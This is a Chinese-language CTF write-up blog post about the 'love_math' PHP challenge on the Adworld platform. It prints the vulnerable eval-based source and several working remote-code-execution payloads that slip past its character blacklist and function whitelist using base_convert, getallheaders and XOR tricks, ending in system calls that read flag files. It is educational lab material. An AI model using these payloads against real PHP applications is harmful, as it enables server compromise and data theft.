攻防世界 web高手进阶区 8分题 love_math

原创

思源湖的鱼 于 2020-10-03 23:48:42 发布 480 收藏 1

分类专栏： ctf 文章标签： 网络安全 ctf 攻防世界 php rce

本文链接：https://blog.csdn.net/weixin_44604541/article/details/108914188

ctf 专栏收录该内容

200 篇文章 23 订阅

订阅专栏

前言


继续ctf的旅程

开始攻防世界web高手进阶区的8分题

本文是love_math的writeup

解题过程

进来如下


220.249.52.133:35573
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
<?php
error_reporting(0);
//听说你很喜欢数学，不知道你是否爱它胜过爱flag
if(!isset($_GET['c'])){
show_source(__FILE__);
}else{
//例子 c=20-1
$content = $_GET['c'];
if (strlen($content) >= 80) {
die("太长了不会算");
}
$blacklist = [' ', '\t', '\r', '\n','\'', '"', '`', '\[', '\]'];
foreach ($blacklist as $blackitem) {
if (preg_match('/' . $blackitem . '/m', $content)) {
die("请不要输入奇奇怪怪的字符");
}
}
//常用数学函数http://www.w3school.com.cn/php/php_ref_math.asp
$whitelist = ['abs', 'acos', 'acosh', 'asin', 'asinh', 'atan2', 'atan', 'atanh', 'base_con
preg_match_all('/[a-zA-Z_\x7f-\xff][a-zA-Z_0-9\x7f-\xff]*/', $content, $used_funcs);
foreach ($used_funcs[0] as $func) {
if (!in_array($func, $whitelist)) {
die("请不要输入奇奇怪怪的函数");
}
}
//帮你算出答案
eval('echo '.$content.';');
}
https://blog.csdn.net/weixin_44604541


源码完整如下

```php
<?php
error_reporting(0);
//听说你很喜欢数学，不知道你是否爱它胜过爱flag
if(!isset($_GET['c'])){
    show_source(__FILE__);
}else{
    //例子 c=20-1
    $content = $_GET['c'];
    if (strlen($content) >= 80) {
        die("太长了不会算");
    }
    $blacklist = [' ', '\t', '\r', '\n','\'', '"', '`', '\[', '\]'];
    foreach ($blacklist as $blackitem) {
        if (preg_match('/' . $blackitem . '/m', $content)) {
            die("请不要输入奇奇怪怪的字符");
        }
    }
    //常用数学函数http://www.w3school.com.cn/php/php_ref_math.asp
    $whitelist = ['abs', 'acos', 'acosh', 'asin', 'asinh', 'atan2', 'atan', 'atanh', 'base_convert', 'bindec', '
ceil', 'cos', 'cosh', 'decbin', 'dechex', 'decoct', 'deg2rad', 'exp', 'expm1', 'floor', 'fmod', 'getrandmax', 'h
exdec', 'hypot', 'is_finite', 'is_infinite', 'is_nan', 'lcg_value', 'log10', 'log1p', 'log', 'max', 'min', 'mt_g
etrandmax', 'mt_rand', 'mt_srand', 'octdec', 'pi', 'pow', 'rad2deg', 'rand', 'round', 'sin', 'sinh', 'sqrt', 'sr
and', 'tan', 'tanh'];
    preg_match_all('/[a-zA-Z_\x7f-\xff][a-zA-Z_0-9\x7f-\xff]*/', $content, $used_funcs);
    foreach ($used_funcs[0] as $func) {
        if (!in_array($func, $whitelist)) {
            die("请不要输入奇奇怪怪的函数");
        }
    }
    //帮你算出答案
    eval('echo '.$content.';');
}
?>
```

大概是

- 传参c不超过80长度
- 有个黑名单过滤一堆符号
- 有个白名单限制数学函数

先御剑习惯性扫描下
发现一个flag.php
看来这就是我们需要想办法搞定的
访问下试试
。。。。。。



flag{dgjregjvdsmvba356sg}

人傻了呀
直接访问成功
攻防世界这个题目环境真的日常有问题
。。。。。。

回过头来看按原题意该怎么搞

思路1

因为引号被黑名单了，无法从函数名中提取字符串
因此我们只能想办法从函数的返回结果中获取
关键函数base_convert函数
可以返回任意字母，不过无法返回 `_` `*` 等特殊字符

base_convert

(PHP 4, PHP 5, PHP 7)
base_convert — 在任意进制之间转换数字

说明


```
base_convert ( string $number , int $frombase , int $tobase ) : string
```

返回一字符串，包含 **number** 以 **tobase** 进制的表示。**number** 本身的进制由 **frombase** 指定。**frombase** 和 **tobase** 都只能在 2 和 36 之间（包括 2 和 36）。高于十进制的数字用字母 a-z 表示，例如 a 表示 10，b 表示 11 以及 z 表示 35。

Warning 由于使用内部的 "double" 或 "float" 类型，**base_convert()** 的操作可能会导致大数值中的精度丢失。请参见本手册的 浮点数 章节以便获得更多详细信息。

实现 `phpinfo()`

```
?c=base_convert(55490343972,10,36)()
```




实现 `system('ls')`

```
?c=base_convert(1751504350,10,36)(base_convert(784,10,36))
```

本来是想搞 `cat flag`
但没搞出来
要么返显有问题

```
?c=$pi=base_convert(37907361743,10,36)(dechex(1598506324));($$pi){pi}(($$pi){abs})&pi=system&abs=cat%20/flag
```



GET


要么超过80长度了

```
?c=($pi=base_convert)(723938,10,36)($pi(727432,10,36).$pi(37907361743,10,36)(dechex(46)).$pi(33037,10,36)){1}
```

太长了不会算

然后查了下用 `system(hex2bin(nl*))` 读取所有文件内容

```
?c=($pi=base_convert)(1751504350,10,36)($pi(1438255411,14,34)(dechex(1852579882)))
```



1 flag{dgjregjvdsmvba356sg} 2 = 80) { 11 die("太长了不会算"); 12 } 13 $blacklist = [' ', '\t', '\r', '\n','\"', "'", '`', '\[', '\]']; 14 foreach ($blacklist as $blackitem) { 15 if (preg_match('/' . $blackitem . '/m', $content)) { 16 die("请不要输入奇奇怪怪的字符"); 17 } 18 } 19 //常用数学函数http://www.w3school.com.cn/php/php_ref_math.asp 20 $whitelist = ['abs', 'acos', 'acosh', 'asin', 'asinh', 'atan2', 'atan', 'atanh', 'base_convert', 'bindec', 'ceil', 'cos', 'cosh', 'decbin', 'dechex', 'decoct', 'deg2rad', 'exp', 'expm1', 'floor', 'fmod', 'getrandmax', 'hexdec', 'hypot', 'is_finite', 'is_infinite', 'is_nan', 'lcg_value', 'log10', 'log1p', 'log', 'max', 'min', 'mt_getrandmax', 'mt_rand', 'mt_srand', 'octdec', 'pi', 'pow', 'rad2deg', 'rand', 'round', 'sin', 'sinh', 'sqrt', 'srand', 'tan', 'tanh']; 21 preg_match_all('/[a-zA-Z_\x7f-\xff][a-zA-Z_0-9\x7f-\xff]*/', $content, $used_funcs); 22 foreach ($used_funcs[0] as $func) { 23 if (!in_array($func, $whitelist)) { 24 die("请不要输入奇奇怪怪的函数"); 25 } 26 } 27 //帮你算出答案 28 eval('echo '.$content.';'); 29 } 29 }

成功获取flag

思路2

关键函数getallheaders

- 返回的是数组
- 要从数组里面取数据用 `array['xxx']` ,但是无奈 `[]` 被waf了
- 因为 `{}` 中是可以带数字的，这里用 `getallheader(){1}` 可以返回自定义头 `1` 里面的内容

getallheaders

(PHP 4, PHP 5, PHP 7)
getallheaders — 提取所有HTTP请求标头

描述

```
getallheaders ( void ) : 数组
```

从当前请求中获取所有HTTP标头。

此函数是apache_request_headers () 的别名。请阅读apache_request_headers () 文档以获取有关此函数如何工作的更多信息。

用 `exec(gettallheaders(){1})` 读取headers的第1个

```
?c=$pi=base_convert,$pi(696468,10,36)(($pi(8768397090111664438,10,30))(){1})
```

```
GET
/2.php?c=$pi=base_convert,$pi(696468,10,36)(($pi(8768397090111664438,10,30))(){1})
HTTP/1.1
1:cat flag.php
```

就能获取flag

思路3

用异或获取 `_GET`

```php
<?php
$payload = ['abs', 'acos', 'acosh', 'asin', 'asinh', 'atan2', 'atan', 'atanh',  'bindec', 'ceil', 'cos', 'cosh',
 'decbin' , 'decoct', 'deg2rad', 'exp', 'expm1', 'floor', 'fmod', 'getrandmax', 'hexdec', 'hypot', 'is_finite',
'is_infinite', 'is_nan', 'lcg_value', 'log10', 'log1p', 'log', 'max', 'min', 'mt_getrandmax', 'mt_rand', 'mt_sra
nd', 'octdec', 'pi', 'pow', 'rad2deg', 'rand', 'round', 'sin', 'sinh', 'sqrt', 'srand', 'tan', 'tanh'];
for($k=1;$k<=sizeof($payload);$k++){
    for($i = 0;$i < 9; $i++){
        for($j = 0;$j <=9;$j++){
            $exp = $payload[$k] ^ $i.$j;
            echo($payload[$k]."^$i$j"."==>$exp");
            echo "<br />";
        }
    }
}
?>
```

acos^00==>QS
acos^01==>QR
acos^02==>QQ
acos^03==>QP
acos^04==>QW
acos^05==>QV
acos^06==>QU
acos^07==>QT
acos^08==>Q[
acos^09==>QZ
acos^10==>PS
acos^11==>PR
acos^12==>PQ
acos^13==>PP
acos^14==>PW
acos^15==>PV
acos^16==>PU
acos^17==>PT
acos^18==>P[
acos^19==>PZ
acos^20==>SS
acos^21==>SR
acos^22==>SQ
acos^23==>SP
acos^24==>SW
acos^25==>SV
acos^26==>SU
acos^27==>ST
acos^28==>S[
acos^29==>SZ
acos^30==>RS
acos^31==>RR
acos^32==>RQ
acos^33==>RP
acos^34==>RW
acos^35==>RV
acos^36==>RU

搜索下`_G`和`ET`

is_nan^64==>_G

mt_rand^23==>_G

rand^75==>ET

tan^15==>ET

用`_GET{system}(_GET{cat%20flag.php})`
即

```
?c=$pi=($_GET){pi}(($_GET){abs})&pi=system&abs=cat%20flag.php
```

然后替换掉`_GET`
比如

```
?c=$pi=(mt_rand^(2).(3)).(tan^(1).(5));($$pi){pi}(($$pi){abs})&pi=system&abs=cat%20flag.php
?c=$pi=(is_nan^(6).(4)).(tan^(1).(5));$pi=$$pi;$pi{0}($pi{1})&0=system&1=cat%20flag.php
```

_GETflag{dgjregjvdsmvba356sg}

_GETflag{dgjregjvdsmvba356sg}

获取flag

结语

攻防世界的题目环境真的有问题
不过本题蛮有意思的

知识点

- base_convert函数
- hex2bin函数
- getallheaders函数
- php的异或

还是菜啊Q.Q